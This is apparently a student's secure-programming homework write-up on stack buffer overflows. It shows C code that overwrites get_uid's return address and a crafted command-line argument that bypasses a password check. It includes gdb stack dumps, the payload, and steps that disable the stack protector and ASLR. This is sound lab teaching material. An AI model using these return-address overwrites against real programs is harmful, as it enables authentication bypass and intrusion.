BLG 460E SECURE PROGRAMMING

HW1


Ahmet Göktuğ SEVİNÇ

150140120

26.02.2019

Q1)


In the first question, we are asked to modify *get_uid()* function with the aim of changing it's return address and making it return 0. To do that, first of all, I used gdb and observed assembly code of the *main()* and *get_uid()* functions. In *main()* function, after calling *get_uid()* function*, default_uid (1000)* was assigned to the *uid* which wanted to be 0. When *get_uid()* function is called, its return value is stored in *eax* register. And after returning back from the function, that value is assigned to the *uid* at the next instruction in the *main()* function. But, since we need to avoid assignment of *default_uid* to the *uid*, we have to skip that *eax* register assignment operation, too. However, instead of using that instruction, right after get_uid() function, since *eax* register holds 0, we can use the second instruction of operation of *uid=default_uid*. First instruction of this operation is assignment of *default_value* to *eax*, and second instruction of this operation is assignment of *eax* to *uid*. So, if we skip the first instruction, we can assign *eax* directly to the *uid*.



```
#include <stdio.h>
#include <string.h>

/* Part 1: You need to modify this function */
int get_uid() {
    char buffer[2];
    int * ret;
    ret = buffer + 10;  //2bytes for buffer + 8 bytes for ebp
    *ret += 8;  //jump
        return 0;
}
```


Here, when we reserve char array, actually 16 bytes of space is reserved but, in calculation, effective address of *buffer* is used. Therefore, to obtain return address of the *main* function, we need to add 10 to the *buffer* address. Then, we need to modify the content of that address so that, it will jump to the second instruction of the *uid = default_uid*; operation. For this purpose, I examined the assembly code of the main function and found offset as 8. After those operations, *uid* got the value of 0.



If I run my program without *–fno-stack-protector*, it does not jump to the calculated address and *uid* gets the value of *default_uid*. That means, the return address in stack is somehow protected and even though we try to modify, it protects its contents.


Q2)

For the second part, we are again asked to change return address of IsPwOk function but that time, instead of using a pointer to obtain return address and change it, we used a command line argument that is going to overwrite the return address. To handle that problem, first of all, I found the return address that I should return. For this purpose, I used gdb and inspected assembly code of main function.



```
   0x080486e4 <+245>:   call   0x80484e7 <IsPwOk>
   0x080486e9 <+250>:   mov    %eax,0x48(%esp)
   0x080486ed <+254>:   cmpl   $0x0,0x48(%esp)
   0x080486f2 <+259>:   jne    0x8048702 <main+275>
```

As seen in above image, after calling *IsPwOk()* function, there is an *if-else* statement and we want to jump to the *else* statement. Therefore, we want to jump address of *0x8048702* without going instruction of *jne 0x8048702.* Now, since I have return address that I desire, I can modify the command line argument to change the old return address to this address.



```
(gdb) break IsPwOk
Breakpoint 1 at 0x80484ef: file assignment1.c, line 22.
(gdb) run 3132333400
Starting program: /home/sp/Desktop/dene 3132333400
Logging in as Admin

Breakpoint 1, IsPwOk (pw=0xbffff507 "1234", size_of_pw=10) at assignment1.c:22
22              memcpy(password, pw, size_of_pw/2);
(gdb) next
23              return 0 == strcmp(password, "1234");
(gdb) x/10xw
Argument required (starting display address).
(gdb) x/10xw &password
0xbffff278:     0x34333231      0xb7ead100      0x00000000      0xbffff2c2
0xbffff288:     0xbffff2e8      0x080486e9      0xbffff507      0x0000000a
0xbffff298:     0x00000004      0xb7fc5ff4
```


As seen in above image, to overwrite the return address, first of all, I put a break point to the *IsPwOK()* function and run the program with default argument of *3132333400*. After the break, I inspected memory parts starting from address of *password* by using *x/10wx* command. Then, I detected memory location of default return address (*0x80486e9*). Now, only thing that I had to do was giving right argument to the function to overwrite that address. To do this, I used **31323334**1111111111111111111711002870408**02870408**.

31323334 → Password ("1234")

02870408 →Return address

Before that operation, stack was consist of return address and password memory, and after the operation stack contains password and a overwritten return address.

Below image is the result of my program. I did not have enough time to fix *core dumped* error.



```
sp@secureprogramming:~/Desktop$ ./dene 313233341111111111111111111171100287040802870408
Logging in as Admin
Admin password is accepted
Logged in as Admin
Both buffer overflows succeeded! YAY!
Segmentation fault (core dumped)
sp@secureprogramming:~/Desktop$
```

To be able to get same address space for the process, I used *sudo sysctl kernel.randomize va space=0* command. Without that command, at each run address space changes and we need to investigate again and again to find the correct input for the program.